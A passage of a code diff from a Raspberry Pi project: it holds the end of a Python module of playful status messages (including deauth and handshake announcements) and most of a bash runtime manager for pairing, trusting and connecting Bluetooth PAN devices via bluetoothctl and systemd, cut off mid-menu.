|
||||
return f"Hello {peer_name}! Nice to meet you."
|
||||
return random.choice([
|
||||
f"Yo {peer_name}! Sup?",
|
||||
f"Hey {peer_name} how are you doing?",
|
||||
f"Unit {peer_name} is nearby!",
|
||||
])
|
||||
|
||||
def on_lost_peer(self, peer_name):
|
||||
return random.choice([
|
||||
f"Uhm ... goodbye {peer_name}",
|
||||
f"{peer_name} is gone ...",
|
||||
])
|
||||
|
||||
def on_miss(self, who):
|
||||
return random.choice([
|
||||
f"Whoops ... {who} is gone.",
|
||||
f"{who} missed!",
|
||||
"Missed!",
|
||||
])
|
||||
|
||||
def on_grateful(self):
|
||||
return random.choice([
|
||||
"Good friends are a blessing!",
|
||||
"I love my friends!",
|
||||
])
|
||||
|
||||
def on_lonely(self):
|
||||
return random.choice([
|
||||
"Nobody wants to play with me ...",
|
||||
"I feel so alone ...",
|
||||
"Where's everybody?!",
|
||||
])
|
||||
|
||||
def on_napping(self, secs):
|
||||
return random.choice([
|
||||
f"Napping for {secs}s ...",
|
||||
"Zzzzz",
|
||||
f"ZzzZzzz ({secs}s)",
|
||||
])
|
||||
|
||||
def on_shutdown(self):
|
||||
return random.choice(["Good night.", "Zzz"])
|
||||
|
||||
def on_awakening(self):
|
||||
return random.choice(["...", "!"])
|
||||
|
||||
def on_waiting(self, secs):
|
||||
return random.choice([
|
||||
f"Waiting for {secs}s ...",
|
||||
"...",
|
||||
f"Looking around ({secs}s)",
|
||||
])
|
||||
|
||||
def on_assoc(self, ap_name):
|
||||
return random.choice([
|
||||
f"Hey {ap_name} let's be friends!",
|
||||
f"Associating to {ap_name}",
|
||||
f"Yo {ap_name}!",
|
||||
])
|
||||
|
||||
def on_deauth(self, sta_mac):
|
||||
return random.choice([
|
||||
f"Just decided that {sta_mac} needs no WiFi!",
|
||||
f"Deauthenticating {sta_mac}",
|
||||
f"Kickbanning {sta_mac}!",
|
||||
])
|
||||
|
||||
def on_handshakes(self, new_shakes):
|
||||
s = 's' if new_shakes > 1 else ''
|
||||
return f"Cool, we got {new_shakes} new handshake{s}!"
|
||||
|
||||
def on_rebooting(self):
|
||||
return "Oops, something went wrong ... Rebooting ..."
|
||||
|
||||
def on_epoch(self, epoch_num):
|
||||
return random.choice([
|
||||
f"Epoch {epoch_num} complete.",
|
||||
f"Finished epoch {epoch_num}.",
|
||||
])
|
||||
821
bjorn_bluetooth.sh
Normal file
@@ -0,0 +1,821 @@
|
||||
#!/bin/bash
|
||||
# bjorn_bluetooth.sh
|
||||
# Runtime manager for the BJORN Bluetooth PAN stack
|
||||
# Usage:
|
||||
# ./bjorn_bluetooth.sh -u Bring Bluetooth PAN services up
|
||||
# ./bjorn_bluetooth.sh -d Bring Bluetooth PAN services down
|
||||
# ./bjorn_bluetooth.sh -r Reset Bluetooth PAN services
|
||||
# ./bjorn_bluetooth.sh -l Show detailed Bluetooth status
|
||||
# ./bjorn_bluetooth.sh -s Scan nearby Bluetooth devices
|
||||
# ./bjorn_bluetooth.sh -p Launch pairing assistant
|
||||
# ./bjorn_bluetooth.sh -c Connect now to configured target
|
||||
# ./bjorn_bluetooth.sh -t Trust a known device
|
||||
# ./bjorn_bluetooth.sh -x Disconnect current PAN session
|
||||
# ./bjorn_bluetooth.sh -f Forget/remove a known device
|
||||
# ./bjorn_bluetooth.sh -h Show help
|
||||
#
|
||||
# Notes:
|
||||
# This script no longer installs or removes Bluetooth PAN.
|
||||
# Installation is handled by the BJORN installer.
|
||||
# This tool is for runtime diagnostics, pairing, trust, connect, and recovery.
|
||||
|
||||
set -u
|
||||
|
||||
RED='\033[0;31m'
|
||||
GREEN='\033[0;32m'
|
||||
YELLOW='\033[1;33m'
|
||||
BLUE='\033[0;34m'
|
||||
CYAN='\033[0;36m'
|
||||
NC='\033[0m'
|
||||
|
||||
SCRIPT_VERSION="2.0"
|
||||
BJORN_USER="bjorn"
|
||||
BT_SETTINGS_DIR="/home/${BJORN_USER}/.settings_bjorn"
|
||||
BT_CONFIG="${BT_SETTINGS_DIR}/bt.json"
|
||||
AUTO_BT_SCRIPT="/usr/local/bin/auto_bt_connect.py"
|
||||
AUTO_BT_SERVICE="auto_bt_connect.service"
|
||||
BLUETOOTH_SERVICE="bluetooth.service"
|
||||
LOG_DIR="/var/log/bjorn_install"
|
||||
LOG_FILE="$LOG_DIR/bjorn_bluetooth_$(date +%Y%m%d_%H%M%S).log"
|
||||
|
||||
mkdir -p "$LOG_DIR" 2>/dev/null || true
|
||||
touch "$LOG_FILE" 2>/dev/null || true
|
||||
|
||||
log() {
|
||||
local level="$1"
|
||||
shift
|
||||
local message="[$(date '+%Y-%m-%d %H:%M:%S')] [$level] $*"
|
||||
local color="$NC"
|
||||
|
||||
case "$level" in
|
||||
ERROR) color="$RED" ;;
|
||||
SUCCESS) color="$GREEN" ;;
|
||||
WARNING) color="$YELLOW" ;;
|
||||
INFO) color="$BLUE" ;;
|
||||
SECTION) color="$CYAN" ;;
|
||||
esac
|
||||
|
||||
printf '%s\n' "$message" >> "$LOG_FILE" 2>/dev/null || true
|
||||
printf '%b%s%b\n' "$color" "$message" "$NC"
|
||||
}
|
||||
|
||||
print_divider() {
|
||||
printf '%b%s%b\n' "$CYAN" "============================================================" "$NC"
|
||||
}
|
||||
|
||||
ensure_root() {
|
||||
if [ "$(id -u)" -ne 0 ]; then
|
||||
log "ERROR" "This command must be run as root. Please use sudo."
|
||||
exit 1
|
||||
fi
|
||||
}
|
||||
|
||||
service_exists() {
|
||||
systemctl list-unit-files --type=service 2>/dev/null | grep -q "^$1"
|
||||
}
|
||||
|
||||
service_active() {
|
||||
systemctl is-active --quiet "$1"
|
||||
}
|
||||
|
||||
service_enabled() {
|
||||
systemctl is-enabled --quiet "$1"
|
||||
}
|
||||
|
||||
bnep0_exists() {
|
||||
ip link show bnep0 >/dev/null 2>&1
|
||||
}
|
||||
|
||||
wait_for_condition() {
|
||||
local description="$1"
|
||||
local attempts="$2"
|
||||
shift 2
|
||||
|
||||
local i=1
|
||||
while [ "$i" -le "$attempts" ]; do
|
||||
if "$@"; then
|
||||
log "SUCCESS" "$description"
|
||||
return 0
|
||||
fi
|
||||
log "INFO" "Waiting for $description ($i/$attempts)..."
|
||||
sleep 1
|
||||
i=$((i + 1))
|
||||
done
|
||||
|
||||
log "WARNING" "$description not reached after ${attempts}s"
|
||||
return 1
|
||||
}
|
||||
|
||||
show_recent_logs() {
|
||||
if command -v journalctl >/dev/null 2>&1; then
|
||||
if service_exists "$AUTO_BT_SERVICE"; then
|
||||
log "INFO" "Recent ${AUTO_BT_SERVICE} logs:"
|
||||
journalctl -u "$AUTO_BT_SERVICE" -n 20 --no-pager 2>/dev/null || true
|
||||
fi
|
||||
if service_exists "$BLUETOOTH_SERVICE"; then
|
||||
log "INFO" "Recent ${BLUETOOTH_SERVICE} logs:"
|
||||
journalctl -u "$BLUETOOTH_SERVICE" -n 10 --no-pager 2>/dev/null || true
|
||||
fi
|
||||
fi
|
||||
}
|
||||
|
||||
run_btctl() {
|
||||
local output
|
||||
output="$(printf '%s\n' "$@" "quit" | bluetoothctl 2>&1)"
|
||||
printf '%s\n' "$output" >> "$LOG_FILE" 2>/dev/null || true
|
||||
printf '%s\n' "$output"
|
||||
}
|
||||
|
||||
bluetooth_power_on() {
|
||||
ensure_root
|
||||
if ! service_active "$BLUETOOTH_SERVICE"; then
|
||||
log "INFO" "Starting ${BLUETOOTH_SERVICE}..."
|
||||
systemctl start "$BLUETOOTH_SERVICE" >> "$LOG_FILE" 2>&1 || {
|
||||
log "ERROR" "Failed to start ${BLUETOOTH_SERVICE}"
|
||||
return 1
|
||||
}
|
||||
fi
|
||||
|
||||
run_btctl "power on" >/dev/null
|
||||
run_btctl "agent on" >/dev/null
|
||||
run_btctl "default-agent" >/dev/null
|
||||
return 0
|
||||
}
|
||||
|
||||
ensure_bt_settings_dir() {
|
||||
mkdir -p "$BT_SETTINGS_DIR" >> "$LOG_FILE" 2>&1 || return 1
|
||||
chown "$BJORN_USER:$BJORN_USER" "$BT_SETTINGS_DIR" >> "$LOG_FILE" 2>&1 || true
|
||||
}
|
||||
|
||||
get_configured_mac() {
|
||||
if [ ! -f "$BT_CONFIG" ]; then
|
||||
return 1
|
||||
fi
|
||||
|
||||
sed -n 's/.*"device_mac"[[:space:]]*:[[:space:]]*"\([^"]*\)".*/\1/p' "$BT_CONFIG" | head -n1
|
||||
}
|
||||
|
||||
write_configured_mac() {
|
||||
local mac="$1"
|
||||
|
||||
ensure_bt_settings_dir || {
|
||||
log "ERROR" "Failed to create ${BT_SETTINGS_DIR}"
|
||||
return 1
|
||||
}
|
||||
|
||||
cat > "$BT_CONFIG" <<EOF
|
||||
{
|
||||
"device_mac": "$mac"
|
||||
}
|
||||
EOF
|
||||
|
||||
chown "$BJORN_USER:$BJORN_USER" "$BT_CONFIG" >> "$LOG_FILE" 2>&1 || true
|
||||
chmod 644 "$BT_CONFIG" >> "$LOG_FILE" 2>&1 || true
|
||||
log "SUCCESS" "Updated auto-connect target in ${BT_CONFIG}: ${mac:-<empty>}"
|
||||
return 0
|
||||
}
|
||||
|
||||
device_info() {
|
||||
local mac="$1"
|
||||
bluetoothctl info "$mac" 2>/dev/null
|
||||
}
|
||||
|
||||
device_flag() {
|
||||
local mac="$1"
|
||||
local key="$2"
|
||||
device_info "$mac" | sed -n "s/^[[:space:]]*${key}:[[:space:]]*//p" | head -n1
|
||||
}
|
||||
|
||||
device_name() {
|
||||
local mac="$1"
|
||||
local name
|
||||
name="$(device_info "$mac" | sed -n 's/^[[:space:]]*Name:[[:space:]]*//p' | head -n1)"
|
||||
if [ -z "$name" ]; then
|
||||
name="$(bluetoothctl devices 2>/dev/null | sed -n "s/^Device ${mac} //p" | head -n1)"
|
||||
fi
|
||||
printf '%s\n' "${name:-Unknown device}"
|
||||
}
|
||||
|
||||
load_devices() {
|
||||
local mode="${1:-all}"
|
||||
local source_cmd="devices"
|
||||
local line mac name
|
||||
|
||||
DEVICE_MACS=()
|
||||
DEVICE_NAMES=()
|
||||
|
||||
if [ "$mode" = "paired" ]; then
|
||||
source_cmd="paired-devices"
|
||||
fi
|
||||
|
||||
while IFS= read -r line; do
|
||||
mac="$(printf '%s\n' "$line" | sed -n 's/^Device \([0-9A-F:]\{17\}\) .*/\1/p')"
|
||||
name="$(printf '%s\n' "$line" | sed -n 's/^Device [0-9A-F:]\{17\} \(.*\)$/\1/p')"
|
||||
if [ -n "$mac" ]; then
|
||||
DEVICE_MACS+=("$mac")
|
||||
DEVICE_NAMES+=("${name:-Unknown device}")
|
||||
fi
|
||||
done < <(bluetoothctl "$source_cmd" 2>/dev/null)
|
||||
}
|
||||
|
||||
print_device_list() {
|
||||
local configured_mac="${1:-}"
|
||||
local i status paired trusted connected
|
||||
|
||||
if [ "${#DEVICE_MACS[@]}" -eq 0 ]; then
|
||||
log "WARNING" "No devices found"
|
||||
return 1
|
||||
fi
|
||||
|
||||
for ((i=0; i<${#DEVICE_MACS[@]}; i++)); do
|
||||
paired="$(device_flag "${DEVICE_MACS[$i]}" "Paired")"
|
||||
trusted="$(device_flag "${DEVICE_MACS[$i]}" "Trusted")"
|
||||
connected="$(device_flag "${DEVICE_MACS[$i]}" "Connected")"
|
||||
status=""
|
||||
[ "$paired" = "yes" ] && status="${status} paired"
|
||||
[ "$trusted" = "yes" ] && status="${status} trusted"
|
||||
[ "$connected" = "yes" ] && status="${status} connected"
|
||||
[ "${DEVICE_MACS[$i]}" = "$configured_mac" ] && status="${status} configured"
|
||||
printf '%b[%d]%b %s %s%b%s%b\n' "$BLUE" "$((i + 1))" "$NC" "${DEVICE_MACS[$i]}" "${DEVICE_NAMES[$i]}" "$YELLOW" "${status:- new}" "$NC"
|
||||
done
|
||||
return 0
|
||||
}
|
||||
|
||||
select_device() {
|
||||
local mode="${1:-all}"
|
||||
local configured_mac choice index
|
||||
|
||||
configured_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
load_devices "$mode"
|
||||
|
||||
if [ "${#DEVICE_MACS[@]}" -eq 0 ]; then
|
||||
if [ "$mode" = "all" ]; then
|
||||
log "WARNING" "No known devices yet. Run a scan first."
|
||||
else
|
||||
log "WARNING" "No paired devices found."
|
||||
fi
|
||||
return 1
|
||||
fi
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Select a Bluetooth device"
|
||||
print_device_list "$configured_mac" || return 1
|
||||
echo -n -e "${GREEN}Choose a device number (or 0 to cancel): ${NC}"
|
||||
read -r choice
|
||||
|
||||
if [ -z "$choice" ] || [ "$choice" = "0" ]; then
|
||||
log "INFO" "Selection cancelled"
|
||||
return 1
|
||||
fi
|
||||
|
||||
if ! [[ "$choice" =~ ^[0-9]+$ ]]; then
|
||||
log "ERROR" "Invalid selection"
|
||||
return 1
|
||||
fi
|
||||
|
||||
index=$((choice - 1))
|
||||
if [ "$index" -lt 0 ] || [ "$index" -ge "${#DEVICE_MACS[@]}" ]; then
|
||||
log "ERROR" "Selection out of range"
|
||||
return 1
|
||||
fi
|
||||
|
||||
SELECTED_DEVICE_MAC="${DEVICE_MACS[$index]}"
|
||||
SELECTED_DEVICE_NAME="${DEVICE_NAMES[$index]}"
|
||||
log "INFO" "Selected ${SELECTED_DEVICE_NAME} (${SELECTED_DEVICE_MAC})"
|
||||
return 0
|
||||
}
|
||||
|
||||
scan_bluetooth_devices() {
|
||||
ensure_root
|
||||
local duration="${1:-12}"
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Scanning nearby Bluetooth devices"
|
||||
print_divider
|
||||
|
||||
bluetooth_power_on || return 1
|
||||
log "INFO" "Scanning for ${duration} seconds..."
|
||||
timeout "${duration}s" bluetoothctl scan on >> "$LOG_FILE" 2>&1 || true
|
||||
run_btctl "scan off" >/dev/null
|
||||
log "SUCCESS" "Scan complete"
|
||||
load_devices all
|
||||
print_device_list "$(get_configured_mac 2>/dev/null || true)" || true
|
||||
}
|
||||
|
||||
pair_device() {
|
||||
local mac="$1"
|
||||
local output
|
||||
|
||||
bluetooth_power_on || return 1
|
||||
log "INFO" "Pairing with ${mac}..."
|
||||
output="$(run_btctl "pair ${mac}")"
|
||||
if printf '%s\n' "$output" | grep -qi "Pairing successful"; then
|
||||
log "SUCCESS" "Pairing successful for ${mac}"
|
||||
return 0
|
||||
fi
|
||||
|
||||
if [ "$(device_flag "$mac" "Paired")" = "yes" ]; then
|
||||
log "INFO" "Device ${mac} is already paired"
|
||||
return 0
|
||||
fi
|
||||
|
||||
log "ERROR" "Pairing failed for ${mac}"
|
||||
printf '%s\n' "$output"
|
||||
return 1
|
||||
}
|
||||
|
||||
trust_device() {
|
||||
local mac="$1"
|
||||
local output
|
||||
|
||||
bluetooth_power_on || return 1
|
||||
log "INFO" "Trusting ${mac}..."
|
||||
output="$(run_btctl "trust ${mac}")"
|
||||
if printf '%s\n' "$output" | grep -qi "trust succeeded"; then
|
||||
log "SUCCESS" "Trust succeeded for ${mac}"
|
||||
return 0
|
||||
fi
|
||||
|
||||
if [ "$(device_flag "$mac" "Trusted")" = "yes" ]; then
|
||||
log "INFO" "Device ${mac} is already trusted"
|
||||
return 0
|
||||
fi
|
||||
|
||||
log "ERROR" "Trust failed for ${mac}"
|
||||
printf '%s\n' "$output"
|
||||
return 1
|
||||
}
|
||||
|
||||
disconnect_pan_session() {
|
||||
ensure_root
|
||||
local configured_mac="${1:-}"
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Disconnecting Bluetooth PAN"
|
||||
print_divider
|
||||
|
||||
if service_exists "$AUTO_BT_SERVICE" && service_active "$AUTO_BT_SERVICE"; then
|
||||
log "INFO" "Stopping ${AUTO_BT_SERVICE} to prevent immediate reconnect"
|
||||
systemctl stop "$AUTO_BT_SERVICE" >> "$LOG_FILE" 2>&1 || log "WARNING" "Failed to stop ${AUTO_BT_SERVICE}"
|
||||
fi
|
||||
|
||||
if bnep0_exists; then
|
||||
log "INFO" "Releasing DHCP lease on bnep0"
|
||||
dhclient -r bnep0 >> "$LOG_FILE" 2>&1 || true
|
||||
ip link set bnep0 down >> "$LOG_FILE" 2>&1 || true
|
||||
else
|
||||
log "INFO" "bnep0 is not present"
|
||||
fi
|
||||
|
||||
pkill -f "bt-network -c" >> "$LOG_FILE" 2>&1 || true
|
||||
pkill -f "bt-network" >> "$LOG_FILE" 2>&1 || true
|
||||
|
||||
if [ -n "$configured_mac" ]; then
|
||||
log "INFO" "Requesting Bluetooth disconnect for ${configured_mac}"
|
||||
run_btctl "disconnect ${configured_mac}" >/dev/null || true
|
||||
fi
|
||||
|
||||
bnep0_exists && log "WARNING" "bnep0 still exists after disconnect" || log "SUCCESS" "Bluetooth PAN session is down"
|
||||
}
|
||||
|
||||
connect_to_target_now() {
|
||||
ensure_root
|
||||
local mac="$1"
|
||||
local previous_mac
|
||||
|
||||
if [ -z "$mac" ]; then
|
||||
log "ERROR" "No target MAC specified"
|
||||
return 1
|
||||
fi
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Connecting Bluetooth PAN now"
|
||||
print_divider
|
||||
|
||||
bluetooth_power_on || return 1
|
||||
|
||||
if [ "$(device_flag "$mac" "Paired")" != "yes" ]; then
|
||||
log "WARNING" "Target ${mac} is not paired yet"
|
||||
fi
|
||||
if [ "$(device_flag "$mac" "Trusted")" != "yes" ]; then
|
||||
log "WARNING" "Target ${mac} is not trusted yet"
|
||||
fi
|
||||
|
||||
previous_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
write_configured_mac "$mac" || return 1
|
||||
disconnect_pan_session "$previous_mac" || true
|
||||
|
||||
if service_exists "$AUTO_BT_SERVICE"; then
|
||||
log "INFO" "Restarting ${AUTO_BT_SERVICE}"
|
||||
systemctl daemon-reload >> "$LOG_FILE" 2>&1 || true
|
||||
systemctl restart "$AUTO_BT_SERVICE" >> "$LOG_FILE" 2>&1 || {
|
||||
log "ERROR" "Failed to restart ${AUTO_BT_SERVICE}"
|
||||
show_recent_logs
|
||||
return 1
|
||||
}
|
||||
else
|
||||
log "ERROR" "${AUTO_BT_SERVICE} is not installed"
|
||||
return 1
|
||||
fi
|
||||
|
||||
wait_for_condition "${AUTO_BT_SERVICE} to become active" 10 service_active "$AUTO_BT_SERVICE" || true
|
||||
wait_for_condition "bnep0 to appear" 15 bnep0_exists || true
|
||||
|
||||
if bnep0_exists; then
|
||||
log "SUCCESS" "Bluetooth PAN link is up on bnep0"
|
||||
ip -brief addr show bnep0 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "bnep0 is still missing. Pairing/trust may be OK but PAN did not come up yet."
|
||||
show_recent_logs
|
||||
fi
|
||||
}
|
||||
|
||||
set_auto_connect_target() {
|
||||
ensure_root
|
||||
|
||||
if ! select_device all; then
|
||||
return 1
|
||||
fi
|
||||
|
||||
write_configured_mac "$SELECTED_DEVICE_MAC"
|
||||
}
|
||||
|
||||
pairing_assistant() {
|
||||
ensure_root
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Bluetooth pairing assistant"
|
||||
print_divider
|
||||
|
||||
scan_bluetooth_devices 12 || true
|
||||
if ! select_device all; then
|
||||
return 1
|
||||
fi
|
||||
|
||||
pair_device "$SELECTED_DEVICE_MAC" || return 1
|
||||
trust_device "$SELECTED_DEVICE_MAC" || return 1
|
||||
write_configured_mac "$SELECTED_DEVICE_MAC" || return 1
|
||||
|
||||
echo -n -e "${GREEN}Connect to this device now for PAN? [Y/n]: ${NC}"
|
||||
read -r answer
|
||||
case "${answer:-Y}" in
|
||||
n|N)
|
||||
log "INFO" "Pairing assistant completed without immediate PAN connect"
|
||||
;;
|
||||
*)
|
||||
connect_to_target_now "$SELECTED_DEVICE_MAC"
|
||||
;;
|
||||
esac
|
||||
}
|
||||
|
||||
forget_device() {
|
||||
ensure_root
|
||||
local configured_mac output
|
||||
|
||||
configured_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
if ! select_device all; then
|
||||
return 1
|
||||
fi
|
||||
|
||||
if [ "$SELECTED_DEVICE_MAC" = "$configured_mac" ]; then
|
||||
log "WARNING" "This device is currently configured as the auto-connect target"
|
||||
disconnect_pan_session "$SELECTED_DEVICE_MAC" || true
|
||||
write_configured_mac ""
|
||||
fi
|
||||
|
||||
log "INFO" "Removing ${SELECTED_DEVICE_NAME} (${SELECTED_DEVICE_MAC}) from BlueZ"
|
||||
output="$(run_btctl "remove ${SELECTED_DEVICE_MAC}")"
|
||||
if printf '%s\n' "$output" | grep -qi "Device has been removed"; then
|
||||
log "SUCCESS" "Device removed"
|
||||
return 0
|
||||
fi
|
||||
|
||||
if ! bluetoothctl devices 2>/dev/null | grep -q "$SELECTED_DEVICE_MAC"; then
|
||||
log "SUCCESS" "Device no longer appears in known devices"
|
||||
return 0
|
||||
fi
|
||||
|
||||
log "ERROR" "Failed to remove device"
|
||||
printf '%s\n' "$output"
|
||||
return 1
|
||||
}
|
||||
|
||||
trust_selected_device() {
|
||||
ensure_root
|
||||
if ! select_device all; then
|
||||
return 1
|
||||
fi
|
||||
trust_device "$SELECTED_DEVICE_MAC"
|
||||
}
|
||||
|
||||
list_bluetooth_status() {
|
||||
local configured_mac controller_info paired trusted connected
|
||||
|
||||
print_divider
|
||||
log "SECTION" "BJORN Bluetooth PAN Status"
|
||||
print_divider
|
||||
|
||||
controller_info="$(run_btctl "show")"
|
||||
configured_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
|
||||
if service_exists "$BLUETOOTH_SERVICE"; then
|
||||
service_active "$BLUETOOTH_SERVICE" && log "SUCCESS" "${BLUETOOTH_SERVICE} is active" || log "WARNING" "${BLUETOOTH_SERVICE} is not active"
|
||||
service_enabled "$BLUETOOTH_SERVICE" && log "SUCCESS" "${BLUETOOTH_SERVICE} is enabled at boot" || log "WARNING" "${BLUETOOTH_SERVICE} is not enabled at boot"
|
||||
else
|
||||
log "ERROR" "${BLUETOOTH_SERVICE} is not installed"
|
||||
fi
|
||||
|
||||
if service_exists "$AUTO_BT_SERVICE"; then
|
||||
service_active "$AUTO_BT_SERVICE" && log "SUCCESS" "${AUTO_BT_SERVICE} is active" || log "WARNING" "${AUTO_BT_SERVICE} is not active"
|
||||
service_enabled "$AUTO_BT_SERVICE" && log "SUCCESS" "${AUTO_BT_SERVICE} is enabled at boot" || log "WARNING" "${AUTO_BT_SERVICE} is not enabled at boot"
|
||||
else
|
||||
log "ERROR" "${AUTO_BT_SERVICE} is not installed"
|
||||
fi
|
||||
|
||||
[ -f "$AUTO_BT_SCRIPT" ] && log "SUCCESS" "${AUTO_BT_SCRIPT} exists" || log "ERROR" "${AUTO_BT_SCRIPT} is missing"
|
||||
[ -f "$BT_CONFIG" ] && log "SUCCESS" "${BT_CONFIG} exists" || log "WARNING" "${BT_CONFIG} is missing"
|
||||
|
||||
if printf '%s\n' "$controller_info" | grep -q "Powered: yes"; then
|
||||
log "SUCCESS" "Bluetooth controller is powered on"
|
||||
else
|
||||
log "WARNING" "Bluetooth controller is not powered on"
|
||||
fi
|
||||
|
||||
if [ -n "$configured_mac" ]; then
|
||||
log "INFO" "Configured auto-connect target: ${configured_mac} ($(device_name "$configured_mac"))"
|
||||
paired="$(device_flag "$configured_mac" "Paired")"
|
||||
trusted="$(device_flag "$configured_mac" "Trusted")"
|
||||
connected="$(device_flag "$configured_mac" "Connected")"
|
||||
log "INFO" "Configured target state: paired=${paired:-unknown}, trusted=${trusted:-unknown}, connected=${connected:-unknown}"
|
||||
else
|
||||
log "WARNING" "No auto-connect target configured in ${BT_CONFIG}"
|
||||
fi
|
||||
|
||||
if bnep0_exists; then
|
||||
log "SUCCESS" "bnep0 interface exists"
|
||||
ip -brief addr show bnep0 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "bnep0 interface is not present"
|
||||
fi
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Known Devices"
|
||||
load_devices all
|
||||
print_device_list "$configured_mac" || true
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Quick Recovery Hints"
|
||||
log "INFO" "Use -p for the pairing assistant"
|
||||
log "INFO" "Use -c to connect now to the configured target"
|
||||
log "INFO" "Use -r to reset Bluetooth PAN if bnep0 is stuck"
|
||||
log "INFO" "Follow logs with: sudo journalctl -u ${AUTO_BT_SERVICE} -f"
|
||||
}
|
||||
|
||||
bring_bluetooth_pan_up() {
|
||||
ensure_root
|
||||
local configured_mac
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Bringing Bluetooth PAN up"
|
||||
print_divider
|
||||
|
||||
bluetooth_power_on || return 1
|
||||
configured_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
|
||||
if [ -z "$configured_mac" ]; then
|
||||
log "WARNING" "No configured target in ${BT_CONFIG}"
|
||||
log "INFO" "Use the pairing assistant (-p) or set a target from the menu"
|
||||
fi
|
||||
|
||||
if service_exists "$AUTO_BT_SERVICE"; then
|
||||
systemctl daemon-reload >> "$LOG_FILE" 2>&1 || true
|
||||
systemctl start "$AUTO_BT_SERVICE" >> "$LOG_FILE" 2>&1 || {
|
||||
log "ERROR" "Failed to start ${AUTO_BT_SERVICE}"
|
||||
show_recent_logs
|
||||
return 1
|
||||
}
|
||||
log "SUCCESS" "Start command sent to ${AUTO_BT_SERVICE}"
|
||||
else
|
||||
log "ERROR" "${AUTO_BT_SERVICE} is not installed"
|
||||
return 1
|
||||
fi
|
||||
|
||||
wait_for_condition "${AUTO_BT_SERVICE} to become active" 10 service_active "$AUTO_BT_SERVICE" || true
|
||||
if [ -n "$configured_mac" ]; then
|
||||
wait_for_condition "bnep0 to appear" 15 bnep0_exists || true
|
||||
fi
|
||||
|
||||
if bnep0_exists; then
|
||||
log "SUCCESS" "Bluetooth PAN is up on bnep0"
|
||||
ip -brief addr show bnep0 2>/dev/null || true
|
||||
else
|
||||
log "WARNING" "Bluetooth PAN is not up yet"
|
||||
fi
|
||||
}
|
||||
|
||||
bring_bluetooth_pan_down() {
|
||||
ensure_root
|
||||
local configured_mac
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Bringing Bluetooth PAN down"
|
||||
print_divider
|
||||
|
||||
configured_mac="$(get_configured_mac 2>/dev/null || true)"
|
||||
disconnect_pan_session "$configured_mac"
|
||||
}
|
||||
|
||||
reset_bluetooth_pan() {
|
||||
ensure_root
|
||||
|
||||
print_divider
|
||||
log "SECTION" "Resetting Bluetooth PAN"
|
||||
print_divider
|
||||
|
||||
bring_bluetooth_pan_down || log "WARNING" "Down phase reported an issue, continuing"
|
||||
log "INFO" "Waiting 2 seconds before restart"
|
||||
sleep 2
|
||||
bring_bluetooth_pan_up
|
||||
}
|
||||
|
||||
show_usage() {
|
||||
echo -e "${GREEN}Usage: $0 [OPTIONS]${NC}"
|
||||
echo -e "Options:"
|
||||
echo -e " ${BLUE}-u${NC} Bring Bluetooth PAN services up"
|
||||
echo -e " ${BLUE}-d${NC} Bring Bluetooth PAN services down"
|
||||
echo -e " ${BLUE}-r${NC} Reset Bluetooth PAN services"
|
||||
echo -e " ${BLUE}-l${NC} Show detailed Bluetooth status"
|
||||
echo -e " ${BLUE}-s${NC} Scan nearby Bluetooth devices"
|
||||
echo -e " ${BLUE}-p${NC} Launch pairing assistant"
|
||||
echo -e " ${BLUE}-c${NC} Connect now to configured target"
|
||||
echo -e " ${BLUE}-t${NC} Trust a known device"
|
||||
echo -e " ${BLUE}-x${NC} Disconnect current PAN session"
|
||||
echo -e " ${BLUE}-f${NC} Forget/remove a known device"
|
||||
echo -e " ${BLUE}-h${NC} Show this help message"
|
||||
echo -e ""
|
||||
echo -e "Examples:"
|
||||
echo -e " $0 -p Scan, pair, trust, set target, and optionally connect now"
|
||||
echo -e " $0 -u Start Bluetooth and the auto PAN reconnect service"
|
||||
echo -e " $0 -r Reset a stuck bnep0/PAN session"
|
||||
echo -e " $0 -f Forget a previously paired device"
|
||||
echo -e ""
|
||||
echo -e "${YELLOW}This script no longer installs or removes Bluetooth PAN.${NC}"
|
||||
echo -e "${YELLOW}That part is handled by the BJORN installer.${NC}"
|
||||
if [ "${1:-exit}" = "return" ]; then
|
||||
return 0
|
||||
fi
|
||||
exit 0
|
||||
}
|
||||
|
||||
display_main_menu() {
|
||||
while true; do
|
||||
clear
|
||||
print_divider
|
||||
echo -e "${CYAN} BJORN Bluetooth Runtime Manager v${SCRIPT_VERSION}${NC}"
|
||||
print_divider
|
||||
echo -e "${BLUE} 1.${NC} Show Bluetooth PAN status"
|
||||
echo -e "${BLUE} 2.${NC} Bring Bluetooth PAN up"
|
||||
echo -e "${BLUE} 3.${NC} Bring Bluetooth PAN down"
|
||||
echo -e "${BLUE} 4.${NC} Reset Bluetooth PAN"
|
||||
echo -e "${BLUE} 5.${NC} Scan nearby Bluetooth devices"
|
||||
echo -e "${BLUE} 6.${NC} Pairing assistant"
|
||||
echo -e "${BLUE} 7.${NC} Connect now to configured target"
|
||||
echo -e "${BLUE} 8.${NC} Set/change auto-connect target"
|
||||
echo -e "${BLUE} 9.${NC} Trust a known device"
|
||||
echo -e "${BLUE}10.${NC} Disconnect current PAN session"
|
||||
echo -e "${BLUE}11.${NC} Forget/remove a known device"
|
||||
echo -e "${BLUE}12.${NC} Show help"
|
||||
echo -e "${BLUE}13.${NC} Exit"
|
||||
echo -e ""
|
||||
echo -e "${YELLOW}Note:${NC} installation/removal is no longer handled here."
|
||||
echo -n -e "${GREEN}Choose an option (1-13): ${NC}"
|
||||
read -r choice
|
||||
|
||||
case "$choice" in
|
||||
1)
|
||||
list_bluetooth_status
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
2)
|
||||
bring_bluetooth_pan_up
|
||||
echo ""
|
||||
read -r -p "Press Enter to return to the menu..."
|
||||
;;
|
||||
3)
|
||||
bring_bluetooth_pan_down
|
||||
echo ""
